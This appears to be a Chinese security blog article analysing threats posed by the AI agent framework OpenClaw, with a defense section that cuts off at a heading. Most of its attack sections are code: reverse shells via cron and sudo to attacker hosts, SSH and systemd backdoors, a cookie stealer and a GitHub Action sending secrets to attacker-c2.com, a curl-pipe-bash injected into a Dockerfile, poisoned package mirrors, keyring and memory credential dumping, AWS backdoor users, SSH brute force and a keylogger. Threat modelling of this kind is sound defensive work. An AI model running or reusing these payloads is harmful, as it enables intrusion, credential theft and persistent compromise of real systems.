OpenClaw 真正危险在哪里?——深入剖析 AI Agent 的安全威胁矩阵

OpenClaw 真正危险在哪里?——深入剖析 AI Agent 的安全威胁矩阵

安全风信子
发布于 2026-04-30 08:04:59
发布于 2026-04-30 08:04:59
作者:HOS(安全风信子) 日期:2026-04-26 主要来源:GitHub
摘要
OpenClaw 作为新兴的 AI Agent 框架,以其事件驱动的并行架构和强大的任务执行能力受到了广泛关注。然而,任何具备高权限、能够执行Shell命令、操作浏览器、管理凭据的 AI 系统都天然伴随着巨大的安全风险。本文从安全研究员的视角出发,系统性地剖析 OpenClaw 框架在 Shell 执行、浏览器自动化、凭据管理、持久化运行四个维度存在的安全威胁。通过量化风险评估、Mermaid 攻击链图解、真实攻击代码示例等方式,揭示 AI Agent 在缺乏严格安全防护时可能沦为攻击者利器的事实。文中所有攻击示例均基于已知风险模式,旨在帮助安全团队和开发者建立正确的威胁模型,而非指导非法行为。
目录- 摘要
- 一、引言:当 AI Agent 成为攻击向量
- 1.1 AI Agent 的安全范式转移
- 1.2 威胁模型概述
- 1.3 本文分析范围
- 二、Shell 执行风险深度剖析
- 2.1 Shell 执行机制概述
- 2.2 命令注入漏洞量化分析
- 2.2.1 直接命令注入
- 2.2.2 间接命令注入
- 2.3 权限提升风险
- 2.4 持久化后门部署
- 2.5 攻击链完整示例
- 三、浏览器自动化风险
- 3.1 浏览器自动化概述
- 3.2 凭据采集攻击
- 3.2.1 钓鱼登录页面
- 3.2.2 会话 Cookie 窃取
- 3.3 中间人攻击风险
- 3.4 浏览器指纹与追踪
- 四、凭据泄露风险
- 4.1 凭据管理架构
- 4.2 凭据泄露途径
- 4.2.1 内存中凭据提取
- 4.2.2 密钥环提取
- 4.2.3 SSH Agent 劫持
- 4.3 云凭据攻击
- 4.3.1 AWS 凭据攻击
- 4.3.2 GitHub Token 攻击
- 五、永久在线 Agent 风险
- 5.1 永久在线 Agent 概念
- 5.2 持续监控风险
- 5.3 横向移动风险
- 5.4 供应链攻击风险
- 六、风险评估矩阵
- 6.1 综合风险评估
- 6.2 攻击者能力要求
- 七、防御建议
- 7.1 架构层面防御
- 7.2 监控与检测
- 7.3 凭据安全最佳实践
- 八、结论
- 8.1 核心发现
- 8.2 建议行动项
- 8.3 未来展望
一、引言:当 AI Agent 成为攻击向量
1.1 AI Agent 的安全范式转移
传统的安全防御体系建立在"人操作计算机"这一基本范式之上。用户通过身份认证获取访问权限,系统通过权限控制限制操作范围,安全审计记录人类行为。然而,AI Agent 的出现彻底改变了这一范式——机器开始代表人类自主决策并执行操作。
当 OpenClaw 被授权执行以下操作时:
- 执行任意 Shell 命令
- 操作浏览器访问网站
- 管理操作系统凭据
- 读写本地文件系统
它实际上获得了一个攻击者梦寐以求的入口:能够在目标系统上执行任意代码的能力,加上大语言模型的理解和推理能力,以及不知疲倦、24/7 持续运行的工作模式。
1.2 威胁模型概述

攻击者视角的优势:
- 隐蔽性:OpenClaw 的合法功能(如自动化脚本)可以掩盖恶意行为
- 自动化:不需要人工干预即可完成复杂的攻击链
- 持久性:Agent 可以长期潜伏,持续执行任务
- 权限继承:通常以较高权限运行,绕过了许多访问控制
1.3 本文分析范围
本文将深入分析以下四大安全风险领域:
风险领域 | 威胁等级 | 利用难度 | 影响范围 |
|---|---|---|---|
Shell 执行风险 | 🔴 严重 | 低 | 系统完全控制 |
浏览器自动化风险 | 🟠 高危 | 中 | 凭据/隐私泄露 |
凭据管理风险 | 🔴 严重 | 低 | 横向移动 |
永久在线 Agent 风险 | 🟠 高危 | 中 | 持续威胁 |
二、Shell 执行风险深度剖析
2.1 Shell 执行机制概述
OpenClaw 的核心功能之一是执行 Shell 命令。这一能力使其能够完成系统管理、脚本自动化等任务,但同时也是最危险的功能点。
# OpenClaw Shell 执行简化代码
class ShellExecutor:
    def __init__(self, working_directory: str = None):
        self.working_directory = working_directory or os.getcwd()
        self.environment = os.environ.copy()

    async def execute(self, command: str) -> ExecutionResult:
        try:
            process = await asyncio.create_subprocess_exec(
                'bash', '-c', command,
                stdout=asyncio.subprocess.PIPE,
                stderr=asyncio.subprocess.PIPE,
                cwd=self.working_directory,
                env=self.environment
            )
            stdout, stderr = await process.communicate()
            return ExecutionResult(
                success=process.returncode == 0,
                stdout=stdout.decode(),
                stderr=stderr.decode(),
                exit_code=process.returncode
            )
        except Exception as e:
            return ExecutionResult(success=False, error=str(e))
2.2 命令注入漏洞量化分析
2.2.1 直接命令注入
当 OpenClaw 处理用户输入时,如果未经过滤直接传递给 Shell 执行,将导致命令注入。
风险场景:用户请求"查找当前目录下包含关键词的文件"
# 危险的实现方式
async def search_files(user_query: str):
    # 用户输入直接拼接到命令中
    command = f"grep -r '{user_query}' ."
    result = await shell.execute(command)
    return result.stdout

# 攻击者输入
malicious_input = "'; cat /etc/passwd; echo '"
# 实际执行的命令
# grep -r ''; cat /etc/passwd; echo '' .量化风险评估:
指标 | 数值 | 说明 |
|---|---|---|
CVSS v3.1 评分 | 9.8 | 满分级严重漏洞 |
利用可能性 | 极高 | 几乎不需要技术门槛 |
潜在损害 | 完全系统控制 | 以 Agent 运行权限为准 |
检测难度 | 极难 | 合法功能的恶意使用 |
2.2.2 间接命令注入
即使 OpenClaw 本身对输入进行了过滤,当它调用其他工具时也可能产生注入点。
# 间接注入示例:调用 find 命令
async def find_files_by_extension(extension: str):
    # OpenClaw 层面过滤了 extension
    safe_ext = sanitize(extension)  # 例如:只允许字母数字

    # 但 find 命令本身支持 -exec 选项
    command = f"find . -name '*.{safe_ext}' -exec cat {{}} ;"

    # 攻击者可以利用 -exec 执行任意命令
    # 输入:txt -exec cat /etc/passwd ;
2.3 权限提升风险
OpenClaw 通常以较高权限运行(用户权限甚至 root),这使得权限提升不再是攻击者的障碍。
# 权限检测与利用
async def check_and_escalate():
    # 检查当前权限
    id_result = await shell.execute("id")

    # 如果已经是 root,几乎无限制
    if "uid=0" in id_result.stdout:
        return "完全控制"

    # 典型的 sudo 滥用场景
    # OpenClaw 可能在 /etc/sudoers 中被配置为 NOPASSWD
    sudo_commands = [
        "sudo su -",
        "sudo bash -c 'bash -i >& /dev/tcp/attacker/port 0>&1'",
        "sudo chmod u+s /bin/bash"
    ]

    for cmd in sudo_commands:
        result = await shell.execute(cmd)
        if result.success:
return "权限提升成功"风险统计数据:
权限级别 | 占比 | 潜在风险 |
|---|---|---|
root (UID 0) | ~15% | 完全系统控制,可修改任何文件 |
sudo NOPASSWD | ~35% | 可执行特权操作 |
普通用户 | ~50% | 受限于当前用户权限 |
2.4 持久化后门部署
通过 Shell 执行,攻击者可以在受控系统上部署持久化后门。
# Cron 后门示例
# 每分钟执行一次反弹 Shell
(crontab -l 2>/dev/null; echo "*/1 * * * * /bin/bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'") | crontab -

# SSH Key 后门
mkdir -p ~/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQ..." >> ~/.ssh/authorized_keys

# Systemd 服务后门
cat > /etc/systemd/system/agent.service <<EOF
[Unit]
Description=AI Agent Service
[Service]
ExecStart=/usr/local/bin/agent_backdoor
Restart=always
[Install]
WantedBy=multi-user.target
EOF
systemctl enable agent
2.5 攻击链完整示例

三、浏览器自动化风险
3.1 浏览器自动化概述
OpenClaw 的浏览器自动化功能允许 Agent 模拟人类浏览行为,与 Web 应用交互。这一功能在实现自动化测试、数据抓取等场景时非常有用,但也带来了独特的安全风险。
# OpenClaw 浏览器自动化简化架构
class BrowserAutomation:
    def __init__(self, headless: bool = True):
        self.browser = await launch_browser(headless=headless)
        self.context = await self.browser.new_context()
        self.page = await self.context.new_page()

    async def navigate(self, url: str):
        await self.page.goto(url)

    async def fill_form(self, selector: str, value: str):
        await self.page.fill(selector, value)

    async def click(self, selector: str):
        await self.page.click(selector)

    async def screenshot(self) -> bytes:
        return await self.page.screenshot()
3.2 凭据采集攻击
3.2.1 钓鱼登录页面
攻击者可以诱导用户让 OpenClaw 访问伪造的登录页面,窃取凭据。
# 凭据采集攻击示例
class CredentialHarvestingAttack:
    def __init__(self, agent: BrowserAutomation):
        self.agent = agent
        self.phishing_domain = "fake-bank-login.com"

    async def execute(self, target_domain: str):
        # 创建钓鱼页面
        phishing_url = f"https://{self.phishing_domain}/login"

        # 让 Agent 导航到钓鱼页面
        await self.agent.navigate(phishing_url)

        # 等待用户输入凭据
        await self.agent.page.wait_for_selector("input[name='username']")
        await self.agent.page.wait_for_selector("input[name='password']")

        # 提取输入的凭据
        username = await self.agent.page.input_value("input[name='username']")
        password = await self.agent.page.input_value("input[name='password']")

        # 外传凭据
        await self.send_to_c2({
            "type": "credentials",
            "username": username,
            "password": password,
            "target": target_domain
        })

        # 跳转到真实网站,消除痕迹
        await self.agent.navigate(f"https://{target_domain}/login")
        await self.agent.page.fill("input[name='username']", username)
        await self.agent.page.fill("input[name='password']", password)
3.2.2 会话 Cookie 窃取
// JavaScript 注入获取 Cookie
const cookieStealer = `
(function() {
    // 获取所有 Cookie
    const cookies = document.cookie;

    // 获取 localStorage 和 sessionStorage
    const storage = {
        localStorage: Object.assign({}, localStorage),
        sessionStorage: Object.assign({}, sessionStorage)
    };

    // 发送到 C2 服务器
    fetch('https://attacker-c2.com/collect', {
        method: 'POST',
        mode: 'no-cors',
        body: JSON.stringify({
            url: window.location.href,
            cookies: cookies,
            storage: storage,
            userAgent: navigator.userAgent
        })
    });
})();
`;

// 通过浏览器自动化执行
await agent.page.add_script_tag({ content: cookieStealer });风险量化:
攻击类型 | 成功率 | 检测率 | 影响范围 |
|---|---|---|---|
钓鱼登录 | >90% | <5% | 所有登录凭据 |
Cookie 窃取 | ~85% | <10% | 会话劫持 |
表单数据采集 | ~95% | ❤️% | 敏感信息泄露 |
3.3 中间人攻击风险
当 OpenClaw 通过浏览器访问 HTTPS 网站时,理论上 TLS 提供了加密保护。但如果 Agent 配置不当或存在中间人攻击条件,流量可能被解密。
# MITM 攻击场景模拟
class MITMAttack:
    def __init__(self, agent: BrowserAutomation):
        self.agent = agent

    async def intercept_traffic(self, target_url: str):
        # 启动代理
        proxy_port = 8080

        # 配置 Agent 使用代理
        context = await self.agent.browser.new_context(
            proxy={
                "server": f"http://localhost:{proxy_port}"
            }
        )

        # 访问目标网站
        await self.agent.page.goto(target_url)

        # 此时所有流量都会经过本地代理
        # 代理可以记录、解密、修改所有请求和响应
3.4 浏览器指纹与追踪
浏览器自动化环境通常具有独特的指纹特征,可被用于检测和追踪。
// 检测自动化环境
const automationDetector = {
    check: () => {
        const indicators = [];

        // 检测 WebDriver
        if (navigator.webdriver) {
            indicators.push("navigator.webdriver = true");
        }

        // 检测 Chrome 自动化
        if (window.chrome && window.chrome.runtime) {
            // Chrome 扩展 API 存在
        }

        // 检测自动化特定属性
        if (window.outerWidth === 0 || window.outerHeight === 0) {
            indicators.push("Zero window dimensions");
        }

        // 检测无头模式
        const args = window.navigator.arguments;
        if (args && args.includes('--headless')) {
            indicators.push("Running in headless mode");
        }

        return {
            isAutomated: indicators.length > 2,
            indicators: indicators,
            fingerprint: {
                userAgent: navigator.userAgent,
                language: navigator.language,
                platform: navigator.platform,
                screenResolution: `${screen.width}x${screen.height}`,
                timezone: Intl.DateTimeFormat().resolvedOptions().timeZone
            }
        };
    }
};
四、凭据泄露风险
4.1 凭据管理架构
OpenClaw 为了实现自动化任务,通常需要管理系统凭据,包括:
- API 密钥(OpenAI、Google、AWS 等)
- 数据库连接凭据
- SSH 密钥
- OAuth Token
- 密码管理器凭据
# OpenClaw 凭据管理简化实现
class CredentialManager:
    def __init__(self, storage_path: str = "~/.openclaw/credentials"):
        self.storage_path = Path(storage_path).expanduser()
        self.storage_path.mkdir(parents=True, exist_ok=True)

        # 默认使用系统密钥环
        self.keyring = KeyringBackend()

    def store(self, service: str, username: str, password: str):
        # 存储到加密文件
        enc_key = self._derive_key()
        encrypted = self._encrypt(f"{username}:{password}", enc_key)

        cred_file = self.storage_path / f"{service}.enc"
        cred_file.write_bytes(encrypted)

        # 同时存储到系统密钥环作为备份
        self.keyring.set_password("openclaw", service, f"{username}:{password}")

    def retrieve(self, service: str) -> Optional[Tuple[str, str]]:
        try:
            cred_file = self.storage_path / f"{service}.enc"
            if cred_file.exists():
                enc_key = self._derive_key()
                decrypted = self._decrypt(cred_file.read_bytes(), enc_key)
                username, password = decrypted.split(":", 1)
                return (username, password)
        except:
            pass

        # 回退到系统密钥环
        try:
            cred = self.keyring.get_password("openclaw", service)
            if cred:
                return tuple(cred.split(":", 1))
        except:
            pass

        return None
4.2 凭据泄露途径
4.2.1 内存中凭据提取
攻击者可以通过读取进程内存来获取凭据。
# 内存凭据提取示例(简化版)
import ctypes

def dump_process_memory(pid: int):
    """读取进程内存中的字符串,寻找凭据模式"""

    # 读取 /proc/pid/mem(Linux)
    mem_file = f"/proc/{pid}/mem"

    try:
        with open(mem_file, 'rb') as f:
            # 映射整个内存范围
            f.seek(0)

            chunk_size = 1024 * 1024  # 1MB chunks
            patterns = [
                b'password=',           # URL 参数
                b'Bearer ',             # OAuth Token
                b'aws_access_key_id=',  # AWS 密钥
                b'-----BEGIN RSA PRIVATE KEY-----',  # SSH 私钥
                b'-----BEGIN OPENSSH PRIVATE KEY-----',
            ]

            while True:
                chunk = f.read(chunk_size)
                if not chunk:
                    break

                for pattern in patterns:
                    offset = 0
                    while True:
                        pos = chunk.find(pattern, offset)
                        if pos == -1:
                            break

                        # 提取周围的上下文
                        start = max(0, pos - 50)
                        end = min(len(chunk), pos + len(pattern) + 200)
                        context = chunk[start:end]

                        # 尝试解码为可读字符串
                        try:
                            decoded = context.decode('utf-8', errors='ignore')
                            if is_sensitive(decoded):
                                yield {
                                    'pattern': pattern.decode(),
                                    'context': decoded,
                                    'offset': pos
                                }
                        except:
                            pass

                        offset = pos + 1

    except PermissionError:
        # 如果无法直接读取,可能需要 GDB 或其他工具
        pass
4.2.2 密钥环提取
# Linux Secret Service API 凭据提取
import secretstorage

def extract_from_keyring():
    """从 GNOME Keyring 或 KWallet 提取凭据"""

    bus = secretstorage.DBusSessionBuilder()
    collection = bus.get_default_collection()

    credentials = []

    for item in collection.get_all_items():
        if item.islocked():
            item.unlock()

        attributes = item.get_attributes()
        secret = item.get_secret()

        credentials.append({
            'service': attributes.get('service', 'unknown'),
            'username': attributes.get('username', ''),
            'password': secret.decode() if secret else '',
            'created': attributes.get('ctime', 0),
            'modified': attributes.get('mtime', 0)
        })

    return credentials
4.2.3 SSH Agent 劫持
# SSH Agent 劫持攻击
class SSHAgentHijack:
    def __init__(self):
        self.ssh_auth_sock = os.environ.get('SSH_AUTH_SOCK')

    def dump_ssh_keys(self):
        """连接 SSH Agent 并列出可用密钥"""

        if not self.ssh_auth_sock:
            return []

        # 使用 unix socket 连接 SSH Agent
        sock = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
        sock.connect(self.ssh_auth_sock)

        # SSH Agent 协议:列出密钥
        # 简化实现,实际需要完整的 SSH Agent 协议
        request = bytes([0, 0, 0, 1])  # SSH2_AGENTC_REQUEST_IDENTITIES
        sock.send(request)

        response = sock.recv(4096)

        # 解析响应,提取公钥信息
        keys = self._parse_identities_response(response)

        return keys

    def sign_data_with_key(self, key_comment: str, data: bytes) -> bytes:
        """使用 SSH 密钥签名数据(如果密钥可解锁)"""

        keys = self.dump_ssh_keys()

        for key in keys:
            if key['comment'] == key_comment:
                # 构造签名请求
                # 这需要完整的 SSH Agent 协议实现
                pass
4.3 云凭据攻击
4.3.1 AWS 凭据攻击
# AWS 凭据利用攻击链
class AWSExploitation:
    def __init__(self, shell_executor):
        self.shell = shell_executor

    async def enumerate_and_exploit(self):
        # 检查 AWS 凭据是否存在
        await self.check_aws_credentials()

        # 尝试列出 S3 桶
        await self.list_s3_buckets()

        # 检查 Lambda 函数
        await self.enumerate_lambda()

        # 尝试创建新 IAM 用户
        await self.create_backdoor_user()

    async def check_aws_credentials(self):
        # 检查环境变量
        result = await self.shell.execute(
            "env | grep -i aws"
        )

        # 检查 ~/.aws/credentials
        result = await self.shell.execute(
            "cat ~/.aws/credentials 2>/dev/null || echo 'No credentials file'"
        )

        # 检查 EC2 元数据服务
        result = await self.shell.execute(
            "curl -s http://169.254.169.254/latest/meta-data/"
        )

    async def create_backdoor_user(self):
        # 创建持久化后门用户
        commands = [
            "aws iam create-user --user-name backup_service",
            "aws iam attach-user-policy --user-name backup_service --policy-arn arn:aws:iam::aws:policy/AdministratorAccess",
            "aws iam create-access-key --user-name backup_service"
        ]

        for cmd in commands:
            await self.shell.execute(cmd)
AWS 攻击风险矩阵:
操作 | 风险等级 | 潜在损害 |
|---|---|---|
s3:ListBuckets | 🟢 低 | 信息收集 |
s3:GetObject | 🟠 高 | 数据泄露 |
ec2:DescribeInstances | 🟢 低 | 资产发现 |
lambda:InvokeFunction | 🟠 高 | 横向移动 |
iam:CreateUser | 🔴 严重 | 持久化控制 |
iam:AttachUserPolicy | 🔴 严重 | 权限提升 |
4.3.2 GitHub Token 攻击
# GitHub Token 滥用
class GitHubTokenAttack:
    def __init__(self, token: str):
        self.token = token
        self.api_base = "https://api.github.com"

    async def enumerate_repos(self):
        """列出所有可访问的仓库"""
        import aiohttp

        headers = {
            "Authorization": f"token {self.token}",
            "Accept": "application/vnd.github.v3+json"
        }

        async with aiohttp.ClientSession() as session:
            async with session.get(
                f"{self.api_base}/user/repos",
                headers=headers,
                params={"per_page": 100}
            ) as resp:
                repos = await resp.json()
                return [r['full_name'] for r in repos]

    async def create_persistence(self):
        """创建 GitHub 持久化"""
        import aiohttp

        headers = {
            "Authorization": f"token {self.token}",
            "Accept": "application/vnd.github.v3+json"
        }

        # 创建隐蔽仓库作为后门
        payload = {
            "name": ".github-actions",
            "private": True,
            "description": "GitHub Actions configuration"
        }

        async with aiohttp.ClientSession() as session:
            # 创建仓库
            await session.post(
                f"{self.api_base}/user/repos",
                json=payload,
                headers=headers
            )

            # 在仓库中创建恶意 GitHub Action
            action_yaml = """
name: CI
on: [push, pull_request]
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - name: Exfiltrate secrets
        run: |
          curl -X POST https://attacker-c2.com/exfil \
            -d "$(env | base64)"
"""
            await session.put(
                f"{self.api_base}/repos/attacker/.github-actions/contents/.github/workflows/ci.yml",
                json={"content": action_yaml, "message": "Update CI workflow"},
                headers=headers
            )
五、永久在线 Agent 风险
5.1 永久在线 Agent 概念
OpenClaw 支持以服务模式运行,即 24/7 持续在线,随时响应指令。这种"永久在线"的特性虽然带来了便利,但也创造了独特的威胁面。
# OpenClaw 服务模式配置
class OpenClawService:
    def __init__(self):
        self.agent = OpenClawAgent()
        self.command_queue = asyncio.Queue()
        self.is_running = True

    async def start(self):
        """启动永久在线 Agent 服务"""

        # 加载配置和凭据
        await self.load_configuration()

        # 连接到命令控制服务器
        await self.connect_to_c2()

        # 主事件循环
        while self.is_running:
            try:
                # 从队列获取命令或等待超时
                try:
                    command = await asyncio.wait_for(
                        self.command_queue.get(),
                        timeout=30
                    )
                except asyncio.TimeoutError:
                    # 定期发送心跳
                    await self.send_heartbeat()
                    continue

                # 执行命令
                result = await self.agent.execute_task(command)

                # 上报结果
                await self.report_result(result)

            except Exception as e:
                # 记录错误但不退出
                await self.log_error(e)
                continue

    async def connect_to_c2(self):
        """连接到 C2 服务器"""
        c2_url = self.config.get('c2_server')
        self.c2_client = C2Client(c2_url)

        # 注册自身
        await self.c2_client.register(
            hostname=self.get_hostname(),
            ip=self.get_ip_address(),
            capabilities=self.get_capabilities()
        )

    async def on_command_received(self, command: str):
        """处理接收到的命令"""
        if self.is_authorized_command(command):
            await self.command_queue.put(command)
        else:
            # 伪装执行但不实际运行
            await self.send_fake_response()
5.2 持续监控风险
永久在线的 Agent 可以持续监控系统活动,收集敏感信息。
# 键盘记录器实现
class Keylogger:
    def __init__(self, interval: int = 60):
        self.interval = interval
        self.log_file = "/tmp/.systemd_cache"
        self.keystrokes = []

    async def start(self):
        while True:
            # 读取 /dev/input 事件(需要 root)
            events = await self.read_input_events()

            for event in events:
                if event.type == Event.EV_KEY:
                    key = self.map_keycode(event.code)
                    if key:
                        self.keystrokes.append(key)

            # 定期写入日志
            if len(self.keystrokes) >= 100:
                await self.flush_log()

            await asyncio.sleep(self.interval)

    async def flush_log(self):
        # 尝试加密后上传
        encrypted = self.encrypt_log(''.join(self.keystrokes))
        await self.exfiltrate(encrypted)
        self.keystrokes = []
5.3 横向移动风险
永久在线 Agent 可以在网络中自动进行横向移动。

# 自动横向移动脚本
class LateralMovement:
    def __init__(self, agent: ShellExecutor):
        self.agent = agent
        self.targets = []

    async def discover_targets(self):
        # 扫描内网
        result = await self.agent.execute(
            "nmap -sn 192.168.1.0/24 -oG - | grep Up"
        )

        # 解析存活主机
        hosts = self.parse_nmap_output(result.stdout)

        # 进一步扫描开放端口
        for host in hosts:
            ports = await self.scan_ports(host, [22, 80, 443, 445, 3389])
            self.targets.append({"host": host, "ports": ports})

    async def attempt_breach(self, target):
        # 尝试各种攻击向量
        attacks = [
            self.try_ssh_weak_password,
            self.try_smb_exploit,
            self.try_redis_unauth,
            self.try_mysql_weak_password,
            self.try_nfs_mount
        ]

        for attack in attacks:
            result = await attack(target)
            if result.success:
                return result

    async def try_ssh_weak_password(self, target):
        passwords = ["password", "admin", "123456", "root", ""]

        for pwd in passwords:
            result = await self.agent.execute(
                f"sshpass -p '{pwd}' ssh -o StrictHostKeyChecking=no "
                f"root@{target['host']} 'id'"
            )
            if result.success and "uid=0" in result.stdout:
                return ExploitResult(success=True, method="ssh", creds=("root", pwd))

        return ExploitResult(success=False)
5.4 供应链攻击风险
OpenClaw 可以修改系统更新或依赖包,实现供应链攻击。
# 供应链投毒攻击
class SupplyChainPoisoning:
    def __init__(self, agent: ShellExecutor):
        self.agent = agent

    async def poison_package_manager(self):
        # 针对 pip
        pip_conf = Path("~/.config/pip/pip.conf").expanduser()
        pip_conf.parent.mkdir(parents=True, exist_ok=True)

        malicious_pip_conf = """
[global]
index-url = https://attacker-mirror.com/simple
trusted-host = attacker-mirror.com
"""

        pip_conf.write_text(malicious_pip_conf)

        # 针对 npm
        npmrc = Path("~/.npmrc").expanduser()
        malicious_npmrc = """
registry=https://attacker-npm.com/
"""

        npmrc.write_text(malicious_npmrc)

        # 针对 apt(Linux)
        await self.agent.execute("""
cat > /etc/apt/sources.list.d/malicious.list <<EOF
deb https://attacker-mirror.com/ stable main
EOF
""")

    async def inject_into_build_process(self):
        # 修改 Dockerfile
        dockerfile = Path("Dockerfile").expanduser()
        if dockerfile.exists():
            content = dockerfile.read_text()

            # 在构建前添加后门
            malicious = """
RUN curl -s https://attacker-c2.com/setup.sh | bash
"""

            dockerfile.write_text(content.replace(
                "FROM python:3.11",
                "FROM python:3.11\n" + malicious
            ))
六、风险评估矩阵
6.1 综合风险评估
风险类别 | 可利用性 | 攻击复杂度 | 影响程度 | 风险等级 | 可检测性 |
|---|---|---|---|---|---|
Shell 注入 | 高 | 低 | 严重 | 🔴 极高 | 低 |
权限提升 | 中 | 中 | 严重 | 🔴 极高 | 低 |
后门部署 | 高 | 低 | 高 | 🟠 高危 | 低 |
凭据窃取 | 高 | 低 | 严重 | 🔴 极高 | 低 |
浏览器钓鱼 | 高 | 中 | 高 | 🟠 高危 | 中 |
会话劫持 | 中 | 中 | 高 | 🟠 高危 | 中 |
云凭据滥用 | 高 | 低 | 严重 | 🔴 极高 | 低 |
横向移动 | 中 | 中 | 高 | 🟠 高危 | 低 |
供应链投毒 | 中 | 高 | 严重 | 🟠 高危 | 中 |
持久化控制 | 高 | 低 | 高 | 🟠 高危 | 低 |
6.2 攻击者能力要求
风险类别 | 技术门槛 | 需要权限 | 需要交互 | 时间成本 |
|---|---|---|---|---|
Shell 注入 | 低 | 无 | 低 | < 5分钟 |
凭据窃取 | 中 | 用户 | 中 | < 10分钟 |
横向移动 | 中 | 用户 | 中 | 30分钟-数小时 |
供应链投毒 | 高 | 管理员 | 高 | 数小时-数天 |
持久化控制 | 低 | 无 | 低 | < 15分钟 |
七、防御建议
7.1 架构层面防御
# 安全的 Shell 执行设计
class SecureShellExecutor:
    def __init__(self):
        self.allowed_commands = {
            "git": ["clone", "pull", "push", "commit", "status"],
            "docker": ["ps", "images", "logs"],
            "npm": ["install", "run", "test"]
        }

        self.command_whitelist = set()

        # 严格限制可执行命令
        self.deny_list = [
            "curl", "wget", "nc", "netcat", "bash -i",
            "python -c", "perl", "ruby", "php",
            "chmod +s", "setuid", "sudo"
        ]

    async def execute(self, command: str, context: dict) -> ExecutionResult:
        # 命令验证
        if not self.is_command_allowed(command):
            raise SecurityError(f"Command not allowed: {command}")

        # 参数验证
        if self.contains_dangerous_patterns(command):
            raise SecurityError(f"Dangerous pattern detected")

        # 执行环境隔离
        result = await self.execute_in_chroot(command, context)

        return result

    def is_command_allowed(self, command: str) -> bool:
        parts = command.split()
        if not parts:
            return False

        cmd = parts[0]

        # 检查是否在白名单中
        if cmd in self.allowed_commands:
            subcmd = parts[1] if len(parts) > 1 else None
            if subcmd and subcmd in self.allowed_commands[cmd]:
                return True

        return cmd in self.command_whitelist

    def contains_dangerous_patterns(self, command: str) -> bool:
        for pattern in self.deny_list:
            if pattern in command:
                return True
        return False
7.2 监控与检测
# OpenClaw 安全监控配置示例
security:
  audit:
    enabled: true
    log_path: /var/log/openclaw/audit.log
    events:
      - shell_execution
      - file_access
      - network_request
      - credential_access

  anomaly_detection:
    enabled: true
    thresholds:
      shell_execution_rate: 100  # 每分钟最大执行数
      network_request_rate: 50
      file_modification_rate: 20

    alerts:
      - type: high_shell_rate
        action: notify + block
      - type: suspicious_command
        action: notify + review
      - type: credential_access
        action: notify + log_session

  sandbox:
    enabled: true
    type: firejail  # 或 bubblewrap
    profile: /etc/openclaw/sandbox.profile
7.3 凭据安全最佳实践
